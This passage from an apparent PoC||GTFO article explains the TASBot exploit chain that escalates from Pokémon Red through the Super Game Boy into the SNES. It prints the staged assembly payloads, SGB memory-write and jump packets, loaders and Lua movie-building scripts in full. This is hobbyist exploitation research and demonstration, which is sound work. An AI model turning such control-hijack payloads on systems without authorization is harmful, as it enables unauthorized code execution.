Ax	AND B	AND C	AND D	AND E	AND H	AND L	AND (HL)	AND A	XOR B	XOR C	XOR D	XOR E	XOR H	XOR L	XOR (HL)	XOR A
Bx	OR B	OR C	OR D	OR E	OR H	OR L	OR (HL)	OR A	CP B	CP C	CP D	CP E	CP H	CP L	CP (HL)	CP A
Cx	RET NZ	POP BC	JP NZ,a16	JP a16	CALL NZ,a16	PUSH BC	ADD A,d8	RST 00H	RET Z	RET	JP Z,a16	PREFIX CB	CALL Z,a16	CALL a16	ADC A,d8	RST 08H
Dx	RET NC	POP DE	JP NC,a16		CALL NC,a16	PUSH DE	SUB d8	RST 10H	RET C	RETI	JP C,a16		CALL C,a16		SBC A,d8	RST 18H
Ex	LDH (a8),A	POP HL	LD (C),A			PUSH HL	AND d8	RST 20H	ADD SP,r8	JP (HL)	LD (a16),A				XOR d8	RST 28H
Fx	LDH A,(a8)	POP AF	LD A,(C)	DI		PUSH AF	OR d8	RST 30H	LD HL,SP+r8	LD SP,HL	LD A,(a16)	EI			CP d8	RST 38H

from http://www.pastraiser.com/cpu/gameboy/gameboy_opcodes.html

Figure 7 – Z80 opcodes that can be sent through SGB input filtering.

the slip position must be relatively near the middle to avoid having to deal with two slips.[16]

3.8 Stage 2: Sending packets to escape SGB from very little space.

We have just 39 bytes to work with in the Stage 2 payload we just wrote and we need to make the most out of every last byte. Fortunately, Pokémon Red already contains a routine that sends a command packet into the SNES. The catch is the code to send that packet is in another ROM bank (`0x1C`) that we need to switch to. While the ROM bank can be switched by a single write, the game NMI routine (which runs every frame) does not save the bank - it switches to one stored in another memory address instead. Two writes are needed to reliably change the bank which would take too much space; however, the common part of ROM (mapped regardless of the bank) has a function that does something, then switches banks and returns. That function makes for a very useful gadget! The entry address for this function is `0x00AF`, with register `A` holding the bank number.

[16]The movie we used was 2(prologue)+5(banksetting)+6(packetsend)+5(packetsend)+1(nop-for-slip)+2(hang)+11(packet1)+7(packet2)+2(unused)+2(epilogue)=43 bytes. We later discovered a different method where the smallest possible extended payload would have been 2(prologue)+5(banksetting)+6(packetsend)+2(hang)+13(packet)+2(epilogue)=30 bytes which is still too much to input without a slip due to our data rate being restricted to one nibble at a time, although the packet data's `0x00` portion could potentially be used for this purpose.

[17]It could be possible to use just one, by putting the NMI routine in a memory-mapped SGB packet register, but we decided not to, as we would need full exploit abilities just to test if this method actually works because the emulator isn't accurate enough to test with.

We need to send two separate command packets, described below.[17] The packets aren't a full 16 bytes in length like they appear to be, but 11 and 7 bytes; the tails of the packets are ignored, so we let the packet payloads overrun into whatever happens to be next. After sending the packets, we have no use for the DMG anymore, so we hang the Z80 by entering a tight loop.

The following Stage 2 assembly code is loaded into `0xD33A`—`D360`.

```
; The gadget takes a new bank number in A.
3E 1C      LD A, #$1C
; Call the bankswitch gadget.
CD AF 00   CALL $00af
; The address of the first packet to send.
21 4D D3   LD HL, packet1
; Call packet send routine.
CD EB 5F   CALL $5feb

; The low byte of address of the 2nd packet.
; used to compensate input slipping.
2E 58      LD L, 0x58
00         NOP
; Call packet send routine.
CD EB 5F   CALL $5feb

18 FE      JR -2       ; Hang the DMG.

packet1: ; 0xd34d
  DB 0x79, 0x00, 0x18, 0x00, 0x06, 0xad,
     0x12, 0x42, 0x30, 0xfb, 0x40

packet2: ; 0xd358
  DB 0x91, 0x18, 0x42, 0x00, 0x00, 0x18,
     0x00, 0x00, 0x00
```

Originally, the `LD L, 0x58 ; NOP` sequence was `LD HL, 0xD358` but we discovered that the transfer routine leaves the upper eight bits of the address in the `H` register at the end of the transfer. The transfer end of the packet at `0xD34D` will be `0xD35D`, so the `H` register will be `D3`, which is exactly the value we want for the next packet, so we can save one byte by just loading the `L` register. The saved byte can taken to be `NOP (00)`.

The repeated input can land on two inputs of the same byte, or the last input of one byte and first input of next. The latter is much better, since for any byte pair, it is possible to construct three valid inputs. However, the first is much worse: The byte will be forced to `00`, and even more unfortunately, the frame rules always cause the duplication to occur in a bad way. The `00` freed from only loading L is close enough to the middle that this byte can be targeted for duplication. It turned out that the emulator doesn't emulate the input slipping quite accurately and we (dwangoAC) had to do a lot of tedious trial and error testing to time the input correctly.[18] The offset between emulator and real hardware turned out to be eight frames, which we adjusted by adding eight frames of no input into the file sent to the bot prior to exiting the menu.

3.9 Exploiting DMG→SGB command packets for gaining a foothold on SNES

The Super Game Boy command packet protocol has two nifty commands for gaining control of the SNES. `0x79` writes arbitrary data to an arbitrary memory location, while `0x91` sets the NMI vector and jumps to an arbitrary address. Both commands are real, documented command packets; they are not undocumented debug commands.

Since the Stage 2 executing on the DMG is so small we needed to minimize the number of packets required. The SNES's controller registers are memory-mapped I/O registers that automatically update each video frame when enabled. It is possible to execute code from those registers but it isn't particularly easy to do so, largely because it is very unsafe to execute anything from those registers when they are in the middle of an update. (There are all sorts of intermediate stages.)

The solution is to find some way for the SNES CPU to waste time during that update elsewhere. The NMI vector and the NMI handler are perfect for this: when enabled, it starts running just before the register starts updating, so we just need an NMI handler that wastes somewhere between roughly 4 and 260 scanlines so it hits after the current NMI returns but before the next NMI starts. Scanning descriptions of various SNES I/O registers, a useful one seems to be `$4212`, which has bit 7 set when the console is performing a vertical retrace. The NMI occurs immediately after the vertical retrace starts and the retrace lasts for about 40 scanlines, so waiting for `$4212` bit 7 to clear works out perfectly. Since the retrace bit is bit 7 and the SNES CPU happens to be in a mode where the `A` regis-

[18] Each blind test took about 5 minutes, as we had to play back the entire movie before reaching the point where we could determine if it worked and we weren't entirely certain it would work at all, but eventually we discovered the correct offset.

[19] Based on the setting of a flags register bit that selects between an 8– and 16–bit `A` register.

ter is 8 bits wide,[19] numbers with bit 7 set show as negative, so it's trivial to branch on those using `BMI` instruction. Handily enough, the `LDA` instruction that loads the memory address into the `A` register sets the condition flags, so we can just loop around that one instruction using `BMI`.

After the loop, we must return from the NMI. This is done using the `RTI` instruction, so the final NMI handler looks like:

```
1 loop:
  AD 12 42 LDA $4212  ;Read 0x4212.
3 30 FB    BMI loop   ;Loop while bit 7 is set.
  40       RTI        ;Return from NMI.
```

This handler trashes the `A` register, which is generally considered bad style, but we can get away with doing that.

We send two packets; the first one writes six bytes (`AD 12 42 30 FB 40`) into the memory address `0x001800`. This is the NMI routine.

```
  79                ; Write Memory
2 00 18 00          ; Target Address
  06                ; Size
4 AD 12 42 30 FB 40 ; Content
```

Figure 8 – Inception

The second one jumps to `0x004218` (which is the start of the controller registers), with the NMI vector set to `0x001800` (which points to the routine we just wrote).[20]

```
91          ; Jump
2 18 42 00  ; Jump Target
  00 18 00  ; NMI Vector
```

3.10 Stage 3: From stable loop in autopoller registers to loading payloads.

(480 bytes per second; 60 payload bytes per second.)

We have transferred control flow to controller registers, but we aren't done just yet. The controller registers are only eight bytes in size, and normally not all bits are even controllable. However, there are some tricks we can play to control all the bits. First, even though a standard SNES controller only has 12 buttons, the autopoller reads all 16 bits. Normally the last four bits are controller type identification bits. Since those bits are read from the controller, the controller can set those bits to whatever it likes, including changing those bits every frame. Second, the last four bytes of the register are read from the second data line that is normally not connected to anything unless there is a multitap device. It isn't possible to just connect a multitap device whenever we like as the game will softlock. Fortunately, it is possible to just connect the second controller so that it shares all the other pins (+5V, ground, latch and clock), but use the second data pin instead the first.

These two tricks allow controlling all 128 bits in the controller registers which gives us 8 bytes of data per frame. While this is a huge improvement over our Stage 1 effective data rate of a nibble per frame it still only amounts to a datarate of 300 bytes per frame because three of those 8 bytes need to be used for looping in the controller registers, leaving only five bytes usable. (Although, as you'll see, only one byte of payload data can be sent per frame.)

Specifically, to loop successfully in the controller registers we need to wait for the NMI induced interrupt in order to avoid the NMI happening at an unpredictable instruction (because the NMI trashes `A`) and then jump to the start of the controller register. Then there is issue that NMI is not initially

[20] We considered putting the NMI code into the SGB packet receive buffer, which is a memory-mapped I/O register (and presumably can be executed by the CPU). We decided against this since the SGB emulation in BSNES is quite questionable and we didn't know if it would work, largely due to the difficulty of testing it.

enabled, even if the handler is set, so the first frame has to enable the NMI handler. Fortunately, this can be done rather compactly:

```
loop:
A9 81       LDA #$81
8D 00 42    STA $4200   ; Set 0x4200 = 0x81 (
    autopoller enabled, IRQ disabled, NMI
    enabled)
CB          WAI
80 F8       BRA loop
```

Since the code is idempotent, this is good time to switch from sending input in once per frame to sending input in once per latch poll. The way the SGB BIOS polls the controllers is completely crazy, often polling more than once per frame, polling too many bits, trying to poll but leaving the latch held high, etc. Because this is a somewhat common problem even in other games, the bot connected to the controller ports has a mode where it synchronizes what input to send based on the edge of each video frame (i.e. 60ths of a second in a polling window) by keeping track of how much time has elapsed; if the game asks for input more than once on the same frame we give it that frame's input again until we know it is time for the next frame's polls, which means we can follow the polling no matter how crazy it is. The obvious tradeoff is that this mode is limited to 8 bytes per frame with 4 controllers attached, so we need to switch the bot's mode to one that is strictly polling based, sending the next set of button presses on each latch. Making that transition can be a bit glitchy considering it was added as a firmware hack but because this piece of code is idempotent we can just spam the same input several times as we only need it to hit in the range. This happens from frame 12117 to 12212 in the movie.

We now have a stable loop in the controller registers that we can use to poke some code into RAM. The five bytes per frame is enough to write one byte per frame into an arbitrary address in first 8kB of the SNES's RAM:

```
LDA #$xx
STA $yyyy
```

This assembles to five bytes, `A9 xx 8D yy yy`. Finally, after the writes, we can use `JML` (four bytes) to jump to the desired address. Since the DMG is still playing some annoying tunes, the first order of business is to try to crash it. Writing `00` to the clock control/reset register at `0x6003` should do the trick by stopping the DMG clock, and in fact this works in the LSNES emulator, but on a real console the annoying tunes keep playing until the DMG corrupts itself enough to crash completely.[21]

3.11 Stage 4: Increasing the datarate even further.

(3840 bytes per second.)

One byte per frame is rather slow as it would take us several minutes to write our payload at that speed so we poke the following routine (Stage 4) that reads 8 bytes per frame from the autopoller registers and writes it sequentially to RAM, starting from `0x1A00` until `0x1B1F` into address `0x19000`.

```
SEP #$30     ;Set 8-bit A and X/Y
LDA #$01     ;Set 0x4200 = 0x01
             ;(autopoller en, NMI dis)
STA $4200
REP #$10     ;Set 16-bit X/Y, keep A 8-bit.
LDY #$1A00   ;Load address to write to.
wait_vblank_start:
LDA $4212    ;Wait until vblank starts.
BPL wait_vblank_start
wait_vblank_end:
LDA $4212    ;Wait until vblank ends, so the
             ;new controller value arrives.
BMI wait_vblank_end
LDX #$4218   ;Start address of controller reg
    .
LDA #$00     ; MVN copies 16-bit amount of
    bytes, even with A being 8 bit.
XBA          ; So ensure that the high bits are
    zero.
LDA #$07     ; A = 7, copy 8 bytes.
PHB          ; MVN changes the data bank
    register, so save it.
MVN $7E,$00     ; Copy the 8 bytes from 0
    x4218 to RAM. Y is auto-incremented.
PLB          ; Restore the data bank register.
CPY #$1B20      ; Have we reached 0x1820?
BNE wait_vblank_start  ; If no, wait a frame
     and read again.
JML $7E1A08     ; Jump to read payload.
```

As machine code, `e2 30 a9 01 8d 00 42 c2 10 a0 00 1a ad 12 42 10 fb ad 12 42 30 fb`

[21] It's not a surprise that it behaves differently in the emulator, as the SGB emulation accuracy in BSNES is questionable in a lot of places; it's possible that the emulator is triggered on a different edge of the clock than real hardware or something similar. Regardless, on real hardware the DMG eventually crashes in a way that makes it stop producing sound and while it's about the equivalent of driving a car into a brick wall instead of hitting the brakes it at least gets the job done.

```
a2 18 42 a9 00 eb a9 07 8b 54 7e 00 ab c0
20 1b d0 e4 5c 08 1a 7e.
```

Why jump to eight bytes after the start of the payload? It turns out that code loads some junk from what is previously in the controller registers on the first frame, so we just ignore the first few bytes and start the payload code afterwards. Eight bytes per frame still isn't fast enough, so the routine this code pokes into RAM is another loader routine that uses serial controller registers to read eight bytes eight times per frame, for total of 64 bytes per frame.

Let's take a look at the Stage 5 payload:

```
; 0000 => Current transfer address.
; 0002 => Transfer end address.
; 0004 => Blocks to transfer.
; 0006 => Current transfer bank.
; 0008 => 0: Transfer not in progress.
;         1: Transfer in progress.
; 000C => Blocks transferred.
; 0010 => Jump vector to next in chain.
; 0020-0027 => Buffer
; 0080-00BF => Buffer.

Start:
NOP         ; 8 NOPs, for the junk at start.
NOP
NOP
NOP
NOP
NOP
NOP
NOP
SEI
LDA #$00    ; Autopoll off, NMI and IRQ off.
STA $4200

REP #$30        ; 16-bit A/X/Y.

LDA #$0000      ; Initially no transfer.
STA $0008

frame_loop:

SEP #$20
not_in_vblank: ; Wait until next vblank ends
LDA $4212
BPL not_in_vblank
in_vblank:
LDA $4212
BMI in_vblank
REP #$20

LDA #$0008
STA $0004
LDA #$0000
STA $000C

rx_block:
LDA #$0001
STA $4016
LDX #$0003
latch_high_wait:
DEX
BNE latch_high_wait
STZ $4016
LDX #$0004
latch_low_wait:
DEX
BNE latch_low_wait

LDA #$0000
STA $0020
STA $0022
STA $0024
```




Figure 9 – Now using four controllers!

```
63  STA $0026
    
65  LDY #$0010
    read_loop:
67  LDA $4016
    PHA
69  ; Bit 0 => 0020, Bit 1 => 0024,
    ; Bit 8 => 0022, Bit 9 => 0026
71  BIT #$0001
    BNE b0nz
73  LDA $0020
    ASL A
75  BRA b0d
    b0nz:
77  LDA $0020
    ASL A
79  EOR #$0001
    b0d:
81  STA $0020
    
83  PLA
    PHA
85  BIT #$0002
    BNE b1nz
87  LDA $0024
    ASL A
89  BRA b1d
    b1nz:
91  LDA $0024
    ASL A
93  EOR #$0001
    b1d:
95  STA $0024
    
97  PLA
    PHA
99  BIT #$0100
    BNE b8nz
101 LDA $0022
    ASL A
103 BRA b8d
    b8nz:
105 LDA $0022
    ASL A
107 EOR #$0001
    b8d:
109 STA $0022
    
111 PLA
    BIT #$0200
113 BNE b9nz
    LDA $0026
115 ASL A
    BRA b9d
117 b9nz:
    LDA $0026
119 ASL A
    EOR #$0001
121 b9d:
    STA $0026
123
    DEY
125 BNE read_loop
    
127 ;Move the block from 0020 to its final place
    LDA $000C
129 ASL A
    ASL A
131 ASL A
    CLC
133 ADC #$0080
    TAY
135 LDX #$0020
    LDA #$0007
137 MVN $00, $00

139 ; Increment the counter at 000C,
    ; decrement the count at 0004.
141 ; If no more blocks, exit.
    LDA $000C
143 INA
    STA $000C
145 LDA $0004
    DEA
147 STA $0004
    BEQ exit_rx_loop
149 JMP rx_block
    exit_rx_loop:
151
    LDA $0008
153 BNE doing_transfer
    ; Okay, setup transfer.
155 LDA $0082
    CMP #$FF
157 BMI not_jump
    ; This is jump, copy the address.
159 STA $12
    LDA $0080
161 STA $10
    BRA out
163 not_jump:
    LDA $0080     ; Starting address.
165 STA $0000
    LDA $0082     ; Bank.
167 STA $0006
    LDA $0084     ; Ending address.
169 STA $0002

171 ; Self-modify the move.
    LDX #move_instruction
173 LDA $0006
    AND #$FF
175 STA $01,X

177 ; Enter transfer.
    LDA #$0001
179 STA $0008

181 ; See you next frame.
    JMP no_reset_transfer
183
    doing_transfer:
185
    ; Copy the stuff to its final place in WRAM.
187 LDY $0000
    LDX #$0080
189 LDA #$003F
    PHB
191 move_instruction:
    MVN $40,$00     ; Bogus bank, will be
```

```
    modified.
193 PLB
    TYA
195 STA $0000
    CMP $0002
197 BNE no_reset_transfer
    STZ $0008     ; End transfer.
199 no_reset_transfer:
    ; Next frame.
201 JMP frame_loop
    out:
203 JMP [$10]
```

3.12 Stage 5: Transfers of data in blocks with headers.

(3,840 bytes per second.)

This routine is rather complex, so let's review some of its trickier parts.

The serial protocol works by first setting the latch bit (bit 0) in `0x4016`, then clearing it, then reading the appropriate number of times from `0x4016` (port #1) and `0x4017` (port #2). Bit 0 of the read result is the first data line value, while bit 1 is the second data line value. After each read, the line is automatically clocked so the next bit is read. The two port latch lines are connected together; bit 0 of `0x4016` controls both.

The bot is slow, so we wait after setting/clearing the latch bit. We properly reassemble the input in the usual order of the controller registers, since we have CPU time available to do that. Since we read 16-bit quantities, port `0x4017` is read as high 8 bits, so the data lines there appear as bits 8 and 9.

To handle large payloads, the payload is divided into blocks with headers. Each header tells where the payload is to be written, or, if it is the last block, where to begin execution.

The routine uses self-modifying code: The source and destination banks in MVN are fixed in code, but this code is dynamically rewritten to refer to correct target bank.

3.13 Automating the Movie Creation

Since manually editing, recompiling and transforming inputs gets old very fast when iterating payload ROMs, tools to automate this are very useful. This is the whole reason for having Stage 5 use block headers. Furthermore, to not have one person doing the work every time, it's helpful to have a tool that even script-kiddies can run. The tool to do this is a Lua script that runs inside the emulator (The LSNES emulator has built-in support for running Lua scripts, with all sorts of functions for manipulating the emulator.)

```
1 dofile("sgb-arbitrarywrite.lua");

3 make_movie = function(filename)
          write_sgb_data("stage4.dat");
5         write_8bytes_data("stage5.dat");
          write_xfer_block(filename, 0x8000, 0
      x7E8000, 0x4000, 8);
7         write_xfer_block(filename, 0x10000,
      0x7F8000, 0x7A00, 8);
          write_jump_block(0x7E8051, 8);
9         print("Done");
  end
```

This code, the main Lua script, refers to four external files. "`stage4.dat`" contains the memory writes to load the Stage 4 payload from Section 3.11 while executing in the controller registers.

This file contains the Stage 4 payload, plus the ill-fated attempt to shut up the DMG. (As noted previously, it dies on its own later.) The first line containing `0x001900` is the address to jump to after all bytes are written.

2) "`stage5.dat`", which is the machine code corresponding to the Stage 5 loader.

3) A filename taken as a parameter, which is the payload ROM to use. As you can see, the Lua script fixes the memory mappings, but this is okay, as those are not difficult to modify.

The specified memory mappings copy a sixteen kilobyte byte region starting from file offset `0x8000` into `0x7E8000`, and the `0x7A00` byte region starting from offset `0x10000` into `0x7F8000`. (The first 32kB is assumed to contain initialization code for stand-alone testing, but we don't care about that.)

4) "`sgb-arbitrarywrite.lua`", which is just a function library.

```
--sgb-arbitrarywrite.lua
2 lo = function(a) return bit.band(a, 0xFF);
    end
  mid = function(a) return bit.band(bit.
    lrshift(a, 8), 0xFF); end
4 hi = function(a) return bit.band(bit.lrshift
    (a, 16), 0xFF); end

6 set8 = function(obj, port, controller, index
    , val)
    for i=0,7 do obj:set_button(port,
    controller, index + i, bit.test_all(bit.
    lshift(val, i), 128)); end
8 end
```

```
10
   add_frame=function(a, b, c, d, e, f, g, h,
       sync)
12   local frame = movie.blank_frame();
     frame:set_button(0, 0, 0, sync);
14   set8(frame, 1, 0, 0, b);
     set8(frame, 1, 0, 8, a);
16   set8(frame, 1, 1, 0, f);
     set8(frame, 1, 1, 8, e);
18   set8(frame, 2, 0, 0, d);
     set8(frame, 2, 0, 8, c);
20   set8(frame, 2, 1, 0, h);
     set8(frame, 2, 1, 8, g);
22   movie.append_frame(frame);
   end
24
   write_sgb_data = function(filename)
26   local jump_address = nil;
     local file, err = io.open(filename);
28   if not file then error(err); end
     for i in file:lines() do
30     if i == "" then
       elseif not jump_address then
32       jump_address = tonumber(i);
       else
34       local a, b = string.match(i, "(%w+)%s
         +(%w+)");
         a = tonumber(a);
36       b = tonumber(b);
         add_frame(0xA9, b, 0x8D, lo(a), mid(a)
       , 0xCB, 0x80, 0xF8, true);
38     end
     end
40   add_frame(0x5C, lo(jump_address), mid(
       jump_address), hi(jump_address), 0, 0, 0
       x80, 0xF8, true);
     file:close();
42 end
```

```
44 write_8bytes_data = function(filename)
     local file, err = io.open(filename);
46   if not file then error(err); end
     while true do
48     local data = file:read(8);
       if not data then break; end
50     local a, b, c, d, e, f, g, h = string.
       byte(data, 1, 8);
       add_frame(a, b, c, d, e, f, g, h, true);
52   end
     file:close();
54 end

56 write_xfer_block = function(filename,
       fileoffset, targetaddress, size, speed)
     local file, err = io.open(filename);
58   if not file then error(err); end
     file:seek("set", fileoffset);
60   while size % (8 * speed) ~= 0 do size =
       size + 1; end
     local endaddr = bit.band(targetaddress +
       size, 0xFFFF);
62   --Write the header.
     add_frame(lo(targetaddress), mid(
       targetaddress), hi(targetaddress), 0, lo
       (endaddr), mid(endaddr), 0, 0, true);
64   for i=2,speed do add_frame(0, 0, 0, 0, 0,
       0, 0, 0, false); end

66   --Write actual data.
     for i = 0,size/8-1 do
68     local data = file:read(8);
       if data == nil then data = string.char
       (0, 0, 0, 0, 0, 0, 0, 0); end
70     while #data < 8 do data = data .. string
       .char(0); end
       local a, b, c, d, e, f, g, h = string.
       byte(data, 1, 8);
72     add_frame(a, b, c, d, e, f, g, h, i %
```




Figure 10 – Why should we wait for next frame? Go sub-frame! (in green)

```
    speed == 0);
  end
  file:close();
end

write_jump_block = function(address, speed)
  add_frame(lo(address), mid(address), hi(
    address), 1, 0, 0, 0, 0, true);
  for i=2,speed do add_frame(0, 0, 0, 0, 0,
    0, 0, 0, false); end
end
```

This script assumes that the loaded movie causes the SNES to jump into controller registers and then enable NMI, using the methods described earlier. It appends the rest of the stages and payload to the movie. Also, since it edits the loaded input, it is possible to just load state near the point of gaining control of the SNES and then append the payload for very fast testing. (Otherwise it would take about two minutes for it to reach that point when executing from the start.)

3.14 Stage 6: Twitch Chat Interface

After successfully transferring our payload, execution of the exploit payload (created by p4plus2) can officially begin. There are three primary states to the final payload: (1) Reset, (2) the Chat Interface, and (3) a TASVideos Webview.

3.14.1 The Reset

Because much of the hardware state is either unknown or unreliable at the point of control transfer we need to initialize much of the system to a known state. On the SNES this usually implies setting a myriad of registers from audio to display state, but also just as important is clearing out WRAM such that a clean slate is presented to the payload. Once we have a cleared state it is possible to perform screen setup.

In the initial case we set the tile data and tilemap VRAM addresses and set the video made to `0x01`, which gives us two layers of 4–bit depth (Layers 1 and 2) and a single layer of 2–bit depth, Layer 3.

Layer 1 is used as a background which displays the chat interface, while Layer 2 is used for emoji and text. Layer 3 is unused. A special case for the text and emoji however is Red's own text which is actually present on the sprite layer, allowing code to easily update that text independently.

3.14.2 The Chat Interface

Now that we have the screen itself set up and able to run we need to stream data from Twitch chat to the SNES. But we only have 64 bytes per frame available to support emoji as well as the alphabet, numbers, various symbols, and even special triggers for controlling the payload execution. This complexity quickly bogged down our throughput per frame, so we created special encodings for performance! On average the most common characters will be `a-z` in lower case, which conveniently fit into a 5–bit encoding with several more character to spare.

The SNES has both 16–bit and 8–bit modes, so in 16–bit mode we can easily process three characters with a bit to spare! But what about the rest of our character space? Well, we have a single bit remaining and can set it to allow the remaining characters to be alternatively encoded. The alternate encoding allowed for two 7 bit characters, with an additional toggle bit on the second character.

```
BXXXXXXX XXXXXXXX
if(E) goto special_encoding
if(!E) goto normal_encoding
    normal_encoding:
        0AAAAABB BBBCCCCC
        A = full character 1
        B = full character 2
        C = full character 3
    special_encoding:
        1XXXXXXX SXXXXXXX
        if(S) goto special_command
        if(!S) goto read_two_characters
        read_two_characters:
            1AAAAAAA 0BBBBBBB
            A = full character 1
            B = full character 2  (used for
    Red's text)
        special_command:
            1AAAAAAA 1BBBBBBB
            A = full character 1
            B = Command byte
```

Figure 11 – Twitch chat!

The most important command was `EE`, chosen very arbitrarily, which meant "transition state." The state transition would then toggle between the TASVideos website and chat interface. Also worth noting is that any character with a value of `00` was considered a null character and was not displayed for synchronization purposes.

3.15 The Website

The website itself is not very complicated, rather just interesting to mention to take advantage of mode `0x03` which allowed us to render a 256–color image, rather than the standard 16–color images from the prior section. The only caveat was that we had to make a quick tool to remove duplicate tiles to optimize the tile data to fit in VRAM. Background colors were controlled by tweaking the palette data rather than the image itself, as the SNES is very poor at manipulating raw tile data due to its planar pixel format.

3.16 Outside of the SNES

The bot was connected to the console through the controller ports and a single wire going to the reset pin on the expansion board, meaning that from an external perspective the hardware was completely unmodified. The bot itself was connected by a USB serial interface to a MacBook Pro running Linux. The source of the button presses being sent to the bot was in the form of a continuous bitstream representing the state of all buttons for each frame. Once the payload was fully written and the Twitch chat interface was complete the bitstream transitioned from being pre-created movie content to a bitstream in the format the chat interface payload needed it in, with 5-bit and 7-bit encodings for characters and emoji. This was controlled by the python scripts[22] that relied on a script to identify when Red, the player inside of the Pokémon Red game, said various things. The script also triggered things that TASBot, the robot holding the replay device, would say via the use of espeak, which allowed us to create a conversation between TASBot and Red.

Finally, as part of the script we predefined periods where we would "deface" the TASVideos website by changing it to different colors; this worked by showing an image on the SNES as well as literally defacing the actual website. Finally, the script was built with the ability to send commands to a serial-controlled camera, but truth be told we ran out of time to test it so we used a bit of stage magic to pretend like Twitch chat was interacting with the camera by typing directions to move it, and we had a helpful volunteer running the camera for us.

3.17 Live Performance

These exploits were unveiled at AGDQ 2015. They were streamed live to over 100,000 people on January 4th with a mangled Python script that didn't trigger the text for Red properly, then again on January 11th with the full payload. The run was very well received and garnered press coverage from Ars Technica[23] among others and resulted in substantially more interest in TASBot and the art of arbitrary code execution on video games than had existed previously. Most importantly, the TAS portions of the marathon where the exploit was featured helped raise over fifty thousand dollars directly to the Prevent Cancer Foundation. Overall, the project was a resounding success, well worth the substantial effort that our team put into it.

[22] `https://github.com/TheAxeMan301/PptIrcBot`
[23] Pokémon Plays Twitch: How a Robot got IRC Running on an Unmodified SNES by Kyle Orland

4 This PDF is also a Gameboy exploit that displays the "Pokémon Plays Twitch" article!


The idea for this polyglot is to embed the contents of the previous article in this fine issue of PoC||GTFO in such a way that it shows on when played as an LSNES movie. So now you can use your copy of the journal to exploit your hardware and read "Pokémon Plays Twitch" on your TV. This way, we hope to start a tradition of articles being viewable on the hardware of the article!

LSNES supports two kinds of movie files, which might better be thought of as input recording files. The older format is ZIP based and formally specified, while the new one is binary and custom. The new binary format has no official specs, but starting a PDF with a ZIP signature would now trigger Adobe's blacklist—clearly, someone at the company must have disliked something about one of our previous releases. So the new, non-ZIP LSMV binary format is the one that we'll use.

